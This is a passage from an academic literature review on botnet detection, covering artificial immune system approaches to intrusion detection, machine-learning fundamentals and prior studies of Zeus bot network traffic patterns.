world traces of IRC, HTTP, and P2P-based botnet traffic. Detection rates in the literature are often given in these subjective terms; however, a high detection rate typically refers to a true positive rate in excess of 90% and a low false alarm or false positive rate refers to one less than 10%. From a machine learning perspective, this team employed an unsupervised learning approach in their clustering algorithms. The input to the clustering algorithm for communication flows was a vector which included heuristically constructed features: flows per hour, packets per flow, average bytes per packet, and average bytes per second. They converted these continuous variables into discrete values for clustering in two stages with an x-means clustering algorithm. They performed dimensionality reduction for the first phase of clustering by computing the mean and variance of these four features, thus using eight values as opposed to the full set from the 52 available features. For the second phase, they used the full feature set but only clustered within those clusters produced by the first phase. The input to their clustering algorithm for activity came from Snort® logs as categorical data. They used a two-level hierarchical clustering algorithm for this data and then cross correlated the results of the two clustering methods.

Yen and Reiter (2008) applied Principal Component Analysis (PCA) for dimensionality reduction and k-means for clustering of network flows exhibiting common communication characteristics. Their technique used flow records generated with the open source ARGUS software. Their approach assumed that communications from multiple infected hosts in relatively close temporal proximity should be observable and should have the common characteristics of destination, payload, and host platform. They tested with real data collected at a university edge router and reported that the

combination of techniques proved very powerful. Their clustering techniques employed unsupervised learning using constructed features formed by aggregating observed features. The k-means clustering algorithm they described was similar to the x-means method described previously by Gu, Perdisci, Zhang, and Lee (2008) in that the number of clusters was learned rather than pre-specified. Feature construction for payload data was based on a similarity metric called string edit distance, basically an enumeration of changes required to convert one string into another. Feature construction for platform data was heuristically derived from initial TTL values and other operating system specific communications (e.g. connecting to the Microsoft® time server).

Villamarín-Salomón and Brustoloni (2009) looked for patterns in DNS traffic using a Bayesian network detection approach. They were addressing the countermeasure by bot malware producers to obfuscate their command and control communications by using peer-to-peer or fast-flux techniques in response to earlier IRC detection methods. This research team found that using DNS queries to known, blacklisted command and control servers as the basis for their prior probabilities produced a good detection rate. The inspiration for techniques that detect Bot reconnaissance of DNS blacklists was credited to Ramachandran, Feamster, and Dagon (2006). From a machine learning perspective they employed a supervised learning approach with a multi-class classifier. They training the classifier with labeled DNS data for both the benign and infected classes. They heuristically chose all features based on domain knowledge.

Choi, Lee, and Kim (2009) also focused on similarities among DNS queries with a method that classified them into groups and evaluated their similarity, periodicity, and intensity over time. They evaluated their method with network trace data including real-

world bot traces. From a machine learning perspective this research team's approach resembled a multi-class classifier with a threshold between the benign and infected classes though training details are not provided. Feature construction included well-described similarity and distance metrics, however. Group uniformity was an average of three similarity coefficients per time unit: Kulczynski, Cosine, and Jaccard. Periodicity was measured by Euclidean distance.

Artificial Immune System Concepts

Quite simply, an artificial immune system or AIS, is computer software that attempts to apply principles from biological immune systems to a protection or detection problem (Floreano & Mattiussi, 2008). Artificial immune systems typically model both innate and adaptive components of natural immune systems, where the innate component knows about existing threats and the adaptive component learns about new threats. Threats are the equivalent of foreign antigens. Antigens in nature are comprised of multiple epitopes, where these epitopes are patterns recognizable by the immune system. The innate immune system recognizes foreign antigens by their epitopes called pathogen-associated molecular patterns or PAMPs (Beers, et al., 2003). An AIS will generally implement the concept of detectors and effectors in the form of centralized or distributed processes. Detectors find the threats and effectors act on them, functions that may be implemented within a single component. Actions range from alerting on threats to actually eliminating them. These detector-effectors are the equivalent of antibodies.

One of the challenges in designing the adaptive component of an AIS is determining how to dynamically generate and manage the detectors and effectors. One approach is to

mimic the negative selection process of the natural immune system. First, randomly or pseudo-randomly generate a diverse set of antibodies, then remove those that are auto-reactive and those that are not relevant. Include a mutation process that favors the better performing ones remaining (somatic hypermutation). Since antibodies that react to the host (auto-reactive) are eliminated, this a negative selection process.

Another challenge is how to direct the adaptive component to the novel threats. Danger Theory (Matzinger, 1994) suggests that since the adaptive immune system has no recognizable patterns for new types of antigens, it must receive signals from other processes to guide it. These so-called danger signals could come from the innate immune system or directly from dying host cells. During unexpected cell death (necrosis), internal structures are exposed, thus forming these danger signals. During natural cell death (apoptosis), these internal structure are modified to prevent the emission of danger signals. Danger signals thus direct the adaptive immune response to the precise location of the damage. Unknown patterns in that area are essentially considered guilty by association.

Learning from adaptive immune responses is another concept that artificial immune systems would like emulate. After the adaptive immune system has responded to an attack by generating new, tailored antibodies through a selection and mutation process, it then retains knowledge of the most effective antibodies in an immune memory. This memory facilitates a much quicker response to this type of attack in the future.

AIS Applied to Information Security

While not initially directed at bot malware in particular, a parallel line of research into artificial immune systems for information security eventually led to that point. Dasgupta (1999) credits the seminal work toward developing an artificial immune system for a computer to Forrest, Perelson, Allen, and Cherukuri (1994). This research team modeled and applied the negative selection process that the vertebrate immune system uses to minimize auto-reactivity to the challenge of detecting computer viruses. The goal of this negative selection process was to retain as detectors only those agents that did not match host (self) structures. In the biological immune system this equates to retaining as pathogen detectors only those cells that recognize foreign molecular structures and ignore host molecular structures. This team's approach generated a set of string matching detectors that would match foreign strings but not strings in the protected data. Central to their approach was the "contiguous matches" notion for sequences of symbols from a given alphabet. This approach is often referred to as "*r* contiguous bits" when the alphabet consists of only the binary digits [0,1]. Their key insight was a method for determining the number of initial strings that would be necessary before censoring (negative selection) in order to detect a random change within a computer file. Because their matching approach was probabilistic, they determined that the initial detector population could be computed as a function of the number of equal-length strings to be protected, the probability of detection, and the matching rule. They further determined that the probability of detection could be computed as a function of the number of possible symbols (alphabet), the number of symbols in the string, and the number of contiguous matches required. Forrest et al. (1994) demonstrated that a relatively small

collection of detectors could identify random changes to the protected data with a high probability. They reported that the one major limitation of this approach was the computational complexity of randomly generating the detectors, a process which grew exponentially with the size of the data to be protected.

From a machine learning perspective, this negative selection or negative detection approach does not seem intuitive. In fact, it appears to be just the opposite of the one-class classifier approach where a model of self (a class) forms the basis of the pattern match. The negative selection approach does include the equivalent of classifier training, however, in that the detectors that matched self sequences were eliminated in a censoring process.

D'haeseleer, Forrest, and Helman (1996) extended the work of Forrest, Perelson, Allen, and Cherukuri (1994) by focusing on techniques for more efficiently generating detectors. Here they proposed an algorithm that performed *r* contiguous bits matching in two phases, the first using a template matching scheme to count recurrence and the second to generate unmatched strings. This method ran in linear time as opposed to exponential time, addressing that limitation of the earlier exhaustive approach. While this method was able to generate a complete set of detectors more efficiently than the previous method, neither method was able to avoid holes. Holes describe those areas of the non-self, represented as strings in this case, which overlap with the self based on the use of fixed distance matching rules such as this *r* contiguous bits approach or a Hamming distance approach. Hamming distance measures the number of positions where the symbols in two strings are different. This team suggested that use of a Hamming distance matching rule be an area of future research as it might prove more

effective with larger data structures. They also pointed out the need for additional research comparing this negative detection approach with the more traditional positive detection approaches from the machine learning literature.

Dasgupta and Forrest (1995, 1996, 1999) and Forrest, Hofmeyr, and Somayaji (1997) extended the negative selection for anomaly detection approach to address dynamic data patterns in addition to static ones. In particular, the self to be protected was a collection of computer processes as opposed to data files. Again an *r* contiguous position matching method was used. However, more efficient pseudo-random algorithms were used to generate the initial population of detectors. Dealing with dynamic processes introduced new challenges, namely, determining how much time series data would be needed to represent normal self behavior and determining how to encode the time series data. The process of selecting "suitable" values was heuristic. Dasgupta and Forrest (1995, 1996) chose non-overlapping time windows and tested their method with simulated data for both a milling tool breakage detection scenario and a signal processing noise detection scenario. Note that while the data were simulated as time series, both were otherwise steady-state systems, meaning that the parameters of interest remained within prescribed tolerances. They reported detection results comparable with positive detection methods, namely, neural networks.

Like a typical back propagation neural network, their method was trained on a large set of data labeled as normal. Unlike a neural net, their method retained only detectors that did not match the normal time series data. Based on promising results, they offered suggestions for improving feature selection, window size determination, and time series data encoding. They also suggested trying a monitoring approach that used multiple time

scales simultaneously. This research team also acknowledged that negative detection approaches need to be compared with positive approaches, and suggested Adaptive Resonance Theory (ART) neural networks as an appropriate candidate for the positive detection approach. They postulated that their negative detection approach, when implemented in a distributed fashion with local decisions, would outperform a positive detection approach that make a global decision across the entire normal (self) model. They also concluded that their approach could made adaptable to changes in the normal environment by generating a new detector set under the appropriate conditions.

Kephart, Sorkin, Arnold, Chess, Tesauro, and White (1995) came up with a different approach to the detector generation problem. Instead of randomly generating detectors that may be relevant in the future, they generated detectors based on properties of known viruses. Their approach included negative selection to prevent the detectors from recognizing self sequences, where the n-grams chosen to model self sequences were trigrams. The researchers suggested that implementing immune memory could be trivial. Once a virus pattern was learned, its signature could simply be added to the known-virus database for conventional, signature-based detection efforts. This assumed that both were being employed to protect the system in a layered approach. Issues associated with managing the growth of a virus signature database were not addressed. In addition to this approach for emulating the adaptive human immune system, this team also presented an approach for virus detection that modeled the innate immune system. Their innate AIS component was a generic classifier using an artificial neural network for multi-class classification. It was trained with data that included both the benign and infected classes. The adaptive component included the notion of decoys. Decoys were programs designed

to attract potential new viruses in order to examine them more closely and verify whether they were in fact malicious.

Forrest, Hofmeyr, Somayaji, and Longstaff (1996) and Forrest, Hofmeyr, and Somayaji (1997) extended Forrest's negative selection line of investigation toward the protection of a Unix operating system, where they defined self behavior in terms of Unix system calls. In particular, they postulated that only short sequences of system calls would be necessary to model normalcy. These normal sequences could then be compared over a sliding time window with new sequences to look for mismatches. Their experiments with *sendmail* and *lpr* showed positive results. Moreover, they revealed empirically the significant challenge of selecting the features necessary to model normalcy in a complex, dynamic system.

Kosoresow and Hofmeyr (1997) extended this line of research by seeking more compact representations of the system call parameters. They proposed a method that substituted "macros" for fixed numeric sequences in the system call traces. While they achieved a significant reduction in the amount of space needed to represent the data, their procedure required a human to manually create the substitution code for each set of system calls. As such, they only tested their approach on the two system calls, *sendmail* and *lpr*, of the previous work and recommended investigating automated methods as future work.

Warrender, Forrest, and Pearlmutter (1999) also focused on how to effectively model patterns of system calls. They investigated and compared four modeling approaches: enumeration of observed sequences, relative frequencies of sequences, rule induction (RIPPER), and Hidden Markov Model (HMM). RIPPER is an acronym for Repeated

Incremental Pruning to Produce Error Reduction (Cohen, 1995). They determined that no single method performed best on all traces. The HMM performed best overall but at a training cost much higher than the other three methods. Based on their experiments, this research team concluded that the data stream - the features selected from the system calls - was more important than the analysis method.

Hofmeyr and Forrest (2000) continued this system call, host-based intrusion detection line of research toward the development of a network intrusion detection system. In this work the research team introduced the acronym ARTIS to denote Artificial Immune Systems in general, independent of application, and the acronym LISYS (Lightweight Intrusion Detection System) to represent their experimental system in particular. They recommended that artificial immune systems employ a negative selection process that is both distributed and asynchronous, and that they include a memory function for retaining information about non-self structures in order to expedite future detection. For their experimental system, LISYS, they chose to use network traffic to represent the self. In particular, they represented each TCP network connection as a 49-bit string. These strings encoded the source IP address, the destination IP address, and the TCP service. Their challenge then was to model self as the "normally occurring" connections over time and use that model to detect unusual connections which might indicate intrusions. Each of the 50 hosts on their local area network served as a detection node. The research team logged 2.3 million connections as their initial, unfiltered dataset. They reduced that number to 1.5 million connections by filtering out external web and FTP servers which they considered noise "because these are continually communicating with new hosts and so have no stable definition of normal in terms of datapaths." They merged in nonself

trace data from logs of seven actual intrusion incidents: one address probing, one large scale port scanning, three limited port scanning, and two single port scanning examples. Results were reported based on an average from multiple off-line, faster-than-real-time simulations. The system was presented with 30 days of normal traffic before each of the intrusion incidents was introduced one after another, each separated by one day of normal traffic. The research team reported that LISYS corrected detected all intrusion incidents (true positives) with a very low false positive rate averaging 1.7 per day. They pointed out that the tolerization period variable had a considerable effect on the number of false positives. Specifically, a reduction in the tolerization period from 4 days to 0.5 days produced an increase in false positives from 1.7 to 15. This suggests that methods for optimizing this parameter, effectively the time window for training, would be helpful. It would seem that among the nine paraemters that were identified, the tolerization period most affected the sensitivity-specificity trade-off of the LISYS system.

Research into the negative selection property of immune systems continued through the 2000s by these researchers and others. Anchor, Zydallis, Gunsch, and Lamont (2002) proposed a negative selection based approach to creating detectors which could identify modified or stealthy versions of existing network intrusion techniques. Attacks were modeled as finite state machines and a fitness function was employed that considered the percentage match to the modeled attack string. They reported inconclusive results and the need to use real network data traces in future tests. Dasgupta, Krishnakumar, Wong, and Berry (2004) developed and tested an immunity based approach to aircraft fault detection. They employed a negative selection approach to generate detectors, in this case using a real-valued matching algorithm as opposed to a binary one. Candidate

detectors were generated randomly and then iteratively matured to fill the nonself space. Each detector had a center and radius. Detector position and size were iteratively adjusted in an attempt to minimize overlap with self and maximize coverage of the nonself space. This process included cloning of the better-fitting detectors and randomly generating new ones. Ultimately a mature detector set was produced and then employed against new samples. The samples were normalized real-valued data represented as strings. This research team found that increasing the number of detectors effectively reduced the false positive rate without increasing false negatives. Stibor, Timmis, and Eckert (2005) compared a real-valued negative selection algorithm to statistical anomaly detection. The Association for Computing Machinery (ACM) Knowledge Discovery and Data Mining (KDD) competition web site provided the high-dimensional data and results from other approaches. The authors reported inconclusive results. However, their experiments revealed a sensitivity to the estimated detector coverage. Zhang, Zhai, Du, and Liu (2007) presented a method based primarily on negative selection. They also included a vaccine operator, where vaccination meant adding detectors to a library. This vaccine approach is essentially a signature-based method in which new measurements are compared to a library of known signatures. They did this a priori and during runtime. The runtime method was not well-described other than the fact that it used a binary r-contiguous matching rule. The authors reported good results testing their approach on both a virus detection case and an intrusion detection case. Dal, Abraham, Abraham, Sanyal, and Sanglikar (2008) also experimented with negative selection and developed a hybrid AIS approach for intrusion detection that employed a genetic algorithm for creating new memory cells. Detectors begin as randomly generated binary strings, then

are trained with a negative selection based on r-contiguous bit pattern matching. The number of matches (fitness) determines the affinity. They determined the detection threshold to be when three or more detectors matched 13 or more contiguous locations. Those detectors were then cloned and added to a pool of "winner detectors" to be maintained and evolved into memory cells. Using this approach, the researchers found that the fitness function, number of contiguous matching bits of the strings, performed best between two thresholds. If the threshold was less than 12, then even the self data matched the detectors. If the threshold was greater than 14, then the nonself data failed to match. Thus they used a single value, 13, for detection. They also found holes - cases during training when three detectors failed to detect the nonself anomaly. To work around this problem they randomly generated additional detectors until at least three matched. Zhengbing, Ji, and Ping (2008) developed and tested a negative selection approach with variable sized detectors and real-value matching. They attempted to vary the size of the detectors to provide better coverage with fewer detectors. Like earlier methods, they randomly generated a set of detectors and evolved them using an distance matching algorithm. In this case, however, they used the Euclidean distance to adjust the detector radius in order to fill gaps in coverage with the largest possible detectors. They reported a high true positive rate with corresponding low false positive rate using this method against simulated two-dimensional data.

The network property of biological immune systems also served as the basis for research into applying artificial immune systems to information security. The immune network model proposed by Jerne (1974) is credited as the foundation of this line of research (Kim, et al., 2007). Jerne suggested that the host's adaptive immune detectors

communicate with one another to form a network. When the equilibrium of this network of detectors is upset by invading pathogens, the immune response is activated. While not as popular as negative selection, the decentralized and distributed detection properties of immune networks also proved attractive to information security researchers. Timmis (2000) addressed a fundamental challenge of implementing an artificial network immune system, ensuring coverage while controlling detector population, with the artificial recognition ball (ARB) approach. Artificial recognition balls serve as an aggregate, multi-dimensional representation of data, as opposed to the contiguous bits approach. Timmis and Neal (2001) used the affinity between ARBs to establish network equilibrium where affinity was calculated with a Euclidean distance function. They controlled the detector population by limiting the network to a fixed set of ARBs. The process of using affinity to create (clone) additional detectors was also addressed by de Castro and Von Zuben (2000). These researchers implemented a competitive, unsupervised learning algorithm to construct the immune network. This method, called aiNet by its authors, was inspired by clonal selection theory, itself a basis for network immune theory. For aiNet the authors combined hierarchical clustering with graph theoretical techniques. More specifically, their hierarchical clustering method was based on a nearest neighbor calculation (de Castro & Von Zuben, 2001). Clonal selection is similar to evolutionary algorithms based on mutation, in this case where the most appropriate detectors for a given pathogen are reproduced on demand. de Castro and Von Zuben (2002) and de Castro and Timmis (2002) extended this approach by seeking methods to optimize the clonal selection process. Their Clonal Selection Algorithm (CLONALG) produced candidate detectors based on affinity to the antigen pattern. Each

generation, or iteration, the candidates would compete with existing detectors for membership. They found the choice of threshold for node deletion to be a significant challenge. If the threshold was too low, the population would grow to an unmanageable level. If the threshold was too high, valid detectors would be lost. The CLONALG approach featured management of multiple local optima and a stopping criterion. Timmis (2007) suggests that clonal selection is the only principal unifying the immune network algorithms to date and that complexity and computational intensity have limited their application.

Other researchers considered methods to incorporate the Danger Theory proposed by Matzinger (1994). Danger Theory suggests that the unnatural death of a cell (necrosis) results in the emission of danger signals which alert and focus the immune response. The origin of the emission is known and used to concentrate the response. Aickelin and Cayzer (2002) and Aickelin, Bentley, Cayzer, Kim, and McLeod (2003) proposed a Danger Theory model for intrusion detection and suggested features to serve as danger signals. Their approach was to map such features, e.g. unusual process termination, unauthorized file access, or unusual network connections, to one of two categories equating to normal (apoptotic) or abnormal (necrotic) cell death in a biological immune system. One of their goals was to address the IDS alert correlation problem using danger signals that communicated the location of the attack. Greensmith, Aickelin, and Cayzer (2005) considered the Danger Theory and modeled the behavior of immune system dendritic cells for anomaly detection. Dendritic cells are a class of antigen presenting cells in the biological immune system which are believed to be responsive to danger signals and to influence the differentiation of T cells (Steinman, 2004). This research

team proposed four categories of signals for input to these dendritic cells: safe signals, danger signals, PAMP signals (known bad), and amplifying signals. Greensmith and Aickelin (2007) implemented a dendritic cell based algorithm for detecting port scans. They found the approach to be promising, it succeeded in detecting SYN scans over a long duration but had difficulty when other ad hoc processes were running concurrently. This Dendritic Cell Algorithm (DCA) was further extended by Greensmith, Aickelin, and Tedesco (2010) and applied to the detection of outgoing port scans, a common feature of bot malware. This anomaly detection approach again relied on pathogen associated molecular patterns (PAMP) from the innate immune system construct and leveraged danger signals from the adaptive immune system construct. The authors found feature selection and mapping to be very important, particularly for the safe signals. Safe signals, according to these researchers, have a greater influence on the detectors than do the danger signals. Fanelli (2008) proposed a hybrid approach to network intrusion detection that combined conventional methods with artificial immune system methods based on the Danger Model. In this approach, danger signals influenced the maturation of dendritic cells in an innate layer after filtering by a traditional misuse-based network intrusion detection system. Mature cells migrate to an adaptive layer to support a self-nonself discrimination process. Fanelli's danger signals consisted of three elements: a feature value to classify the danger, a signal value to specify the degree of danger, and a source identifier to track the source of the danger. The author reported that this hybrid approach achieved a superior "positive predictive value (PPV)" than a misuse-based NIDS alone, where the true positive detection rates were equivalent and the new approach's false positive rate was much lower. Fanelli used the IDEVAL 99 benchmark

dataset[1] and reported a total of 30 false positives with this approach compared to 98 false positives reported as the baseline performance of Snort®, a misuse-based network intrusion detection system (NIDS).

The research most relevant to this work would be the early efforts by Hofmeyr and Forrest (2000) to develop an artificial immune system for network intrusion detection and the more recent efforts by Cui, Katz, and Tan (2005) and Shin, Xu, and Gu (2012) investigating host-based detection of malware that considers outbound network connections in addition to inbound connections. Cui, Katz, and Tan pointed out that most network activities on a personal computer are initiated either directly or indirectly by a user. They developed a technique that would look for network connections not correlated to user interaction. Shin, Xu, and Gu also attempt what they term "human-process-network correlation" to identify suspicious processes in their approach that combines host-based and network-based intrusion detection methods.

Also relevant is the recent work by Al-Hammadi, Aickelin, and Greensmith (2008, 2010) to apply the Dendritic Cell Algorithm (DCA) to bot detection. While Zeidanloo, Hosseinpur, and Boraziani (2010) only suggested using an artificial immune system with network flows to detect P2P bots based on common activity patterns, Al-Hammadi, Aickelin, and Greensmith actually implemented and tested their approach. They monitored key-logging activity, outgoing network activity, specifically SYN and UDP flooding, anomalous file accesses, and potential bot-related command and control communications. They collected these data with a function call interception program and analyzed them with a modified DCA. This algorithm considered PAMP, danger, and safe

[1] IDEVAL 99 is an Intrusion Detection Evaluation dataset created in 1999 by the Defense Advanced Research Projects Agency (DARPA) and made available for research.

signals. The team used an IRC application across virtual Win32 hosts along with both SpyBot and SdBot botnet executables to generate network trace data containing botnet activity. They reported that their DCA could discriminate between bot and normal activity. They found that the signals weights had a significant effect on the results. More specifically, safe signals needed to be weighted more heavily than danger signals in order to minimize false positives without generating false negatives. Al-Hammadi, Aickelin, and Greensmith (2010) extended this DCA and compared its bot detection performance with an anomaly detection approach based on Spearman's Rank Correlation (SRC). Modifications included the following temporal considerations: time delta between consecutive outgoing communications, time delta between receiving and sending related network data, and the change rate of select keyboard calls. They reported their DCA to be more effective at detecting SpyBot and SdBot activity than Spearman's Rank Correlation, based on a lower false alarm rate.

Machine Learning

The field of machine learning, also known as computational learning, is generally divided into classification applications and regression applications (Bishop, 2006; Duda, Hart, & Stork, 2001). These applications are further partitioned into supervised, unsupervised, and reinforcement learning methods where the learning process minimizes some cost function or maximizes some objective function (Guyon, 2007; Murray, 2010). Domingos (2012) describes machine learning as a function of *representation*, *evaluation*, and *optimization* where classifiers are represented in the hypothesis space of the problem domain, an objective or scoring function evaluates the classifiers, and an optimization

process selects the best one. Of paramount importance is the learned classifier's ability to generalize beyond the data used to create it in order to accurately classify new examples.

Mitchell (1997) offers perhaps a more general definition for machine learning:

> "A computer program is said to learn from experience E with respect to some class of tasks T and performance measure P, if its performance at tasks in T, as measured by P, improves with experience E."

As such, Mitchell suggests that each of these three elements, task, performance, and experience must be defined for any machine learning problem.

The following machine learning conventions are commonly used in the literature (see Figure 2-1). Data is represented as a matrix $\mathbf{X}$ or $\mathbf{x_{ij}}$ where each row $\mathbf{x_i}$ is a vector representing one observation and each column represents a feature. Observations are also commonly referred to as examples, data points, or patterns in the literature. Features are also commonly referred to as input variables or attributes. $\mathbf{y}$ or $\mathbf{y_j}$ is a column vector representing the class labels for the data matrix $\mathbf{X}$. $\mathbf{y}$ is the quantity to be determined through classification or regression. The quantities **alpha** and **w** represent weighting of the matrix rows and columns, respectively. Weighting is often used by machine learning methods to determine an appropriate decision function (Guyon, 2007; Murray, 2010). The simplest linear approach, based on the artificial neuron (McCulloch and Pitts, 1943), is to evaluate the dot product of the input feature vector and corresponding vector of coefficients that represent the "voting power" of each feature (Guyon, 2007). When the weighted features are not linearly separable, transformation functions are used to create a linear combination, as originally described by Rosenblatt (1957) for the perceptron. In

some cases, such as with kernel methods, basis functions are used to make data linearly separable. A basis function replaces feature values with measures of similarity.




Figure 2-1. Machine Learning Conventions (Guyon, 2007)

Machine learning classification methods are further categorized as multi-class or one-class. Determining which of *n* classes a new observation belongs to is the realm of multi-class techniques. Determining whether a new observation belongs to the known class or not is the realm of one-class classifiers. The latter is also the focus of novelty detection and anomaly detection research.

Supervised learning techniques require training data containing class labels (**y**). In cases where data is plentiful, the datasets for validation and testing are kept separate from training datasets (Domingos, 2012; Guyon, 2007; Murray, 2010). This approach mitigates the risk of overfitting, which can occur when the classifier is validated exclusively with data from the training set. When large amounts of data are not readily available, techniques for validation with a subset of the training data must be used. Cross-validation is one of the more common techniques, where a different portion of the

data is iteratively withheld from training and used for testing, producing an average across the iterations (Domingos, 2012; Guyon, 2007).

When class labels are not available in the data, unsupervised learning techniques can be employed. The most common type of unsupervised learning is clustering (Bishop, 2006; Duda, Hart, & Stork, 2001). Clustering methods attempt to allocate data into groups and determine the number of groups. For example k-means clustering (Coates, Lee, & Ng, 2011), one of the most popular techniques, attempts to minimize the sum of the Euclidean squared distances between points and their associated cluster centers. Dimensionality reduction is often employed to reduce the number of variables or features necessary for clustering. Principle Component Analysis (PCA) is one technique for dimensionality reduction. PCA transforms an input vector into an uncorrelated set of features ordered by variance, with the first features then conveying the most information (Jolliffe, 2002). While clustering methods are more common in the unsupervised learning literature, autoencoders (Bengio, 2009; Le, Ranzato, Monga, Devin, Chen, Corrado, Dean, & Ng, 2012) and Restricted Boltzmann Machines (Bengio, 2009; Hinton, Osindero, & Teh, 2006) have also proven successful at unsupervised feature learning.

Feature selection forms a key aspect of machine learning. Guyon (2007) and Guyon and Elisseeff (2003) suggest that the main goal of feature selection is to rank subsets of useful features. They categorize feature selection methods as either univariate, those that consider one feature at a time, or multivariate, those that consider subsets of features together. Feature selection methods can also be categorized as to whether they function within the classifier or independently of the classifier. The former are called wrapper or embedded methods and the latter are called filter methods. These authors describe

methods for determining whether features that appear redundant can actually support each other, and for determining whether features that contribute little by themselves can become more useful with others. Guyon (2007) also points out that the area under the ROC curve can be used to estimate feature relevance because each feature is like a mini-classifier. When approaching the feature selection process for a new problem, Guyon recommends trying univariate ranking with a linear classifier first. Proceed to more complex multivariate methods only when the univariate methods don't provide satisfactory results. The results of the NIPS 2003 Feature Selection Challenge revealed that using multivariate methods was often unnecessary (Guyon, 2007).

Anomaly detection, as previously noted, is concerned with determining whether a new observation belongs to a known class or not. In other words, anomaly detection describes the process of detecting patterns in the data that are different than the normal patterns. One of the key aspects of anomaly detection is the notion of interestingness, or how interesting the anomaly is to some observer. What typically makes an anomaly interesting is whether some action or decision will be made on its basis. Anomaly detection should be distinguished from novelty detection, although the two terms are often used interchangeably. In novelty detection, the resulting novel pattern is often merged into the model of normalcy, allowing the model to adapt to change. This leads to one of the more difficult challenges faced by anomaly detection researchers, the fact that what defines normal can change and evolve over time. A model of normalcy at one point in time will not necessarily reflect normalcy at a future time for the same problem domain.

Anomaly detection is closely related to machine learning. In fact, anomaly detection is often considered a subset of machine learning. Supervised, unsupervised, and semi-supervised anomaly detection techniques have been described in the literature. One of the properties that distinguishs anomaly detection from some of the more common machine learning techniques is the lack of training data for all but the normal class. In this respect, anomaly detection is equivalent to one-class classification. Furthermore, this property limits the number of supervised methods that can be effectively employed for anomaly detection. In a survey of anomaly detection techniques by Chandola (2009), the researchers found that semi-supervised and unsupervised techniques were most common. In a semi-supervised approach, a model of normal behavior is created and used to isolate anomalies in the test data, and then a human expert verifies or labels the anomaly.

Chandola (2009) first divides anomalies into two broad classes, simple and complex, then further subdivides complex anomalies into *contextual* anomalies and *collective* anomalies. Simple anomalies are also called point anomalies as they often manifest themselves as an outlier point in low dimensional space. A contextual anomaly, as the name implies, requires some form of context such as a sequence. In this case the position in the sequence could represent an anomaly. Techniques for detecting contextual anomalies have also been extended to events, where each event has an associated time of occurrence. Collective anomalies are described as requiring combinations of observations where the individual observations alone are not anomalous. Chandola (2009) determined that there were two primary approaches to contextual anomaly detection. The first is to reduce the problem so that it can be solved as a point anomaly

detection problem. The second is to model the context and use that model for detection as you would a one-class classifier.

Detection of Zeus Malware

In addition to the research previously discussed for bot malware detection, research on methods that focused on detection of the Zeus bot malware has also been conducted. The work by Binsalleeh, Ormerod, Boukhtouta, Sinha, Youssef, Debbabi, and Wang (2010) analyzed Zeus network traffic patterns by utilizing the Zeus crimeware toolkit to create a functioning instance of the malware within a controlled network. They captured the resulting network traffic and analyzed the contents of the packets that comprised the HTTP communications between the Zeus bot malware and the command and control server. The goal of their research was to learn and model this communications pattern for subsequent use in detection techniques. They reported the following as the HTTP communications pattern for Zeus:

1. the infected host sends an HTTP `GET` method requesting the file `/config.bin`;

2. the C&C server responds by providing that encrypted file;

3. the infected host decrypts and installs the file;

4. the infected host may make a request to a predetermined server in order to determine its own Internet facing IP address; and

5. the infected host sends HTTP `POST` methods with the resource `/gate.php` which include status reports or stolen data.

Binsalleeh, Ormerod, Boukhtouta, Sinha, Youssef, Debbabi, and Wang also reported that the payload content of the `POST` messages (Step 5) from the infected host were encrypted using the RC4 algorithm. This group did not report experimentation with classification techniques using the communications pattern information they learned.

Alserhani, Akhlaq, Awan, and Cullen (2010) also created an instance of Zeus and captured its network traffic in order to refine the signature files of a custom method that they compare with Snort®. They reported that the victim host sent an HTTP `GET` request for an encrypted configuration file upon being infected. The infected host then sent HTTP `POST` requests with encrypted payloads to request PHP files. This is consistent with the network communications pattern described by Binsalleeh, Ormerod, Boukhtouta, Sinha, Youssef, Debbabi, and Wang (2010).

Oro, Luna, Felguera, Vilanova, and Serna (2010) experimented with using blacklists to detect Zeus bots and C&C servers. Their research focused on the process of integrating IP blacklists from multiple providers and providing near real time responses to queries about IP reputation. This research group also did not report experimentation with classification techniques for Zeus detection.

Riccardi, Di Pietro, and Vila (2011) and Riccardi, Di Pietro, Palanques, and Vila (2012) also analyzed the network traffic patterns of Zeus by creating instances and capturing the resulting data from running them. These researchers reported using the 2.0.8.9 version of Zeus that had previously been made public. Much of their work focused on cryptanalysis techniques against the RC4 with a goal of deciphering Zeus configuration files. They reported a communcations pattern between the infected host and command and control server that was very similar to the one previously reported by

Alserhani, Akhlaq, Awan, and Cullen (2010), and Binsalleeh, Ormerod, Boukhtouta, Sinha, Youssef, Debbabi, and Wang (2010). First, the infected host makes an HTTP `GET` request for `/config.bin` to the C&C server. Once the configuration file is received and installed, the infected host makes two types of HTTP `POST` requests for `/gate.php` to the C&C server. The two types were identified as logs and reports, and they differed in size. Their work employed a custom detection technique working at the packet level.

The research of Mohaisen and Alrawi (2013) focused on comparing the detection performance of machine learning techniques using flow level features from Zeus network traffic. In this respect, it was similar to the work presented in this report. Mohaisen and Alrawi, however, chose to evaluate five classifiers: one support vector machine (SVM), two logistic regression methods, one decision trees method, and one nearest neighbor method. They did not provide a classifier selection rationale. They considered only seven flow level features from the network traffic: destination IP, destination port, protocol, HTTP request type, HTTP response type, flow size, and DNS type. However, their technique also included six features captured from the file system and four features from the registry of the infected host. They found that the SVM produced the best results in terms of false positives and false negatives. They also reported that the false negative rate of the decision trees method changed significantly when the training and testing sets were reversed, an inspiration for adding that step to the methodology in this work.

Haddadi, Runkel, Zincir-Heywood, and Heywood (2014) also evaluated the detection performance of multiple classifiers against bot malware network traffic. They chose to evaluate two classifiers, the first was the C4.5 decision tree algorithm and the second was

